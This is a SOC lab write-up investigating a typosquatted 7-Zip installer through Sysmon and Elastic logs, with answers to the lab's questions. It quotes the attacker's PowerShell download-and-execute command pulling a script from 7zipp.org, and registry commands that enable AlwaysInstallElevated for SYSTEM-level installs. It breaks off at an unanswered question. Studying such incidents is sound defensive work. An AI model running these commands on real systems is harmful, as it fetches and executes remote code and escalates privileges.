Typo Squatters II

Scenario


Just working on a typical day as a software engineer, Perry received an encrypted 7z archive from his boss containing a snippet of a source code that must be completed within the day. Realising that his current workstation does not have an application that can unpack the file, he spins up his browser and starts to search for software that can aid in accessing the file. Without validating the resource, Perry immediately clicks the first search engine result and installs the application.

Last **September 26, 2023**, one of the security analysts observed something unusual on the workstation owned by Perry based on the generated endpoint and network logs. Given this, your SOC lead has assigned you to conduct an in-depth investigation on this workstation and assess the impact of the potential compromise.


Questions:

What is the URL of the malicious software that was downloaded by the victim user?

→ Let's check all the available users in the log first:




→ Let’s create a list of users by clicking the “Visualize” button:



Administrator	4
UMFD-4	3
cmnatic	3
itadmin	3

→ We know that the victim user was “**perry.parsons**”. We also know that the downloading a file shows a file creation event in Windows logging. Filter/Query: “**related.user : perry.parsons**”




Three event ID related to this user:
- 4673
- 4670
- 1

→ Since the file was downloaded, let's check all browser related activities by this user with "**process.name : chrome.exe"** : (Keywords: outbound,egress, destination IP, DNS query,)

Query:

related.user : perry.parsons
winlog.event_id : 1 (Process Creation)




Installation method used to download the malicious 7zip software version:

"C:\Windows\System32\msiexec.exe" /i "C:\Users\perry.parsons\Downloads\7z2301-x64.msi"

Filter:


→ agent.hostname
→ event.action
→ event.module
→ host.hostname
→ process.command_line

Removing the previous query and adding "http" on the search query:




- With this, we can see how the malicious payload unfolded and compromised the system.

More information about the malicious payload user perry downloaded from:




→ ***Answer:***
http[://]www[.]7zipp[.]org/a/7z2201-x64.msi


Path to where it landed on the system: **C:\Program Files\7-zip\7zipp.exe**



What is the IP address of the domain hosting the malware? (1st stage)



Found it by looking at the network connection made just after seeing the downloaded file log:




→ ***Answer:***
206[.]189[.]34[.]218

What is the PID of the process that ***executed*** the malicious software?

Filter:
→ related.user : perry.parsons
→ winlog.event_id : 1

Finding the log that shows the execution of the downloaded malicious 7z file:




Message section inside the log shows the:
- Process ID,
- Image of the binary used from the installation (needed for determining TTPs),
- The command line executed, and the
- Privilege at the time of execution

```
Process Create:
RuleName: -
UtcTime: 2023-09-26 14:23:00.817
ProcessGuid: {f27ff40b-e944-6512-8a05-000000004802}
ProcessId: 2532
Image: C:\Windows\System32\msiexec.exe
FileVersion: 5.0.17763.3650 (WinBuild.160101.0800)
Description: Windows® installer
Product: Windows Installer - Unicode
Company: Microsoft Corporation
OriginalFileName: msiexec.exe
CommandLine: "C:\Windows\System32\msiexec.exe" /i "C:\Users\perry.parsons\Downloads\7z2301-x64.msi"
CurrentDirectory: C:\Users\perry.parsons\Downloads\
User: SSF\perry.parsons
LogonGuid: {f27ff40b-ceb9-6511-fd48-250000000000}
LogonId: 0x2548FD
TerminalSessionId: 4
IntegrityLevel: Medium
Hashes: MD5=42EF74736B3AD2F2A77F8D8768CAD0F4,SHA256=756306B5324BE39C91DE8B6E4CC64E1D1103473CEA05B49F45E18CDED747606E,IMPHASH
=F222A63F4B272AD341460E317FAA357C
ParentProcessGuid: {f27ff40b-e7d3-6512-7205-000000004802}
ParentProcessId: 7008
```

→ ***Answer: 2532***

Following the execution chain of the malicious payload, another remote file was downloaded and executed. What is the full command line value of this suspicious activity?



Message section of the process creation log for this powershell command:

```
Process Create:
RuleName: -
UtcTime: 2023-09-26 14:23:02.935
ProcessGuid: {f27ff40b-e946-6512-8f05-000000004802}
ProcessId: 4248
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {f27ff40b-bbe7-6511-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 4
IntegrityLevel: System
Hashes: MD5=83767E18DB29B51A804A9E312D0ED99C,SHA256=1EE3D7C80D075D64F97D04D036E558043F2F6BC959C87CD5B0A6D53B96B96A0F,IMPHASH
=D1A922C94A1F407CB2BBCAD033C8ED7A
ParentProcessGuid: {f27ff40b-e946-6512-8d05-000000004802}
ParentProcessId: 10012
```

- Interesting! Notice the difference in ***privilege/IntegrityLevel*** now. Its at the '**System**' privilege and not '**medium**'. How is that the case? Did something happen in between while this malicious ***.msi*** file was being installed? Let's see!

```
-DTA922C94A1F407CB2BBCAD033C8ED7A
ParentProcessGuid: {f27ff40b-e946-6512-8d05-000000004802}
ParentProcessId: 10012
ParentImage: C:\Windows\Installer\MSI542E.tmp
ParentCommandLine: "C:\Windows\Installer\MSI542E.tmp"
ParentUser: NT AUTHORITY\SYSTEM
```

Source:(https://attack.mitre.org/techniques/T1218/007/)
Checking the msiexec from MITRE ATT&CK, we can see that the ***Msiexec.exe*** used for installing .msi files is mostly used by attackers for defense evasion. ***However***, on the chance that some policy like "**AlwaysInstallElevated**" has its bit set, the process spawned to execute msiexec will have '**System**' level privilege. The screenshot above is the proof of that. Also note that msiexec.exe is a native windows binary which any user on the system will automatically execute when downloading something *with the presumption that they are allowed by the System Admin to install on the machine*(check out the LOLBAS project on github).

Also, let's check what is **AlwaysInstallElevated** policy is**:** (Source : *https://bherunda.medium.com/windows-privesc-detecting-alwaysinstallelevated-policy-abuse-f3ffa7a734bd*)

Definition of the **AlwaysInstallElevated** policy:
- This is how this policy can be enabled (and DISABLED by removal or setting the bit to 0). This policy elevates the installing process to the "***SYSTEM***" level since it's easier to install programs with complete control of the system but comes with great risk as seen in this example.

```
C:\Users\ankit\Desktop>reg ADD HKLM\Software\Policies\Microsoft\Windows\
Installer /v AlwaysInstallElevated /d 1 /t REG_DWORD
The operation completed successfully.
C:\Users\ankit\Desktop>reg ADD HKCU\Software\Policies\Microsoft\Windows
\Installer /v AlwaysInstallElevated /d 1 /t REG_DWORD
The operation completed successfully.
```

→ ***Answer:*** powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)

Hardening:

- Disable powershell usage at all? (even at the system level unless specifically modified?)
- Set the **AlwaysInstallElevated** policy to false? (Would there be a way to poll if its being enabled and respond appropriately?)
-


The newly downloaded script also installed the legitimate version of the application. What is the full file path of the legitimate installer?


```
UtcTime: 2023-09-26 14:23:07.765
ProcessGuid: {f27ff40b-e94b-6512-9105-000000004802}
ProcessId: 992
Image: C:\Windows\Temp\7zlegit.exe
FileVersion: 23.01
Description: 7-Zip Installer
Product: 7-Zip
Company: Igor Pavlov
OriginalFileName: 7zipInstall.exe
CommandLine: "C:\Windows\Temp\7zlegit.exe" /S
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {f27ff40b-bbe7-6511-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 4
IntegrityLevel: System
Hashes: MD5=E5788B13546156281BF0A4B38BDD0901,SHA256=26CB6E9F56333682122FAFE79DBCDFD51E9F47CC7217DCCD29AC6FC33B5598CD,IMPHASH
=CF0D2DE4FD6406302012E0F40060395F
ParentProcessGuid: {f27ff40b-e946-6512-8f05-000000004802}
ParentProcessId: 4248
ParentImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)
```

We can see that this .exe file was dropped/downloaded from the script 7z.ps1.
→ ***Answer:*** C:\Windows\Temp\7zlegit.exe

What is the name of the service that was installed?

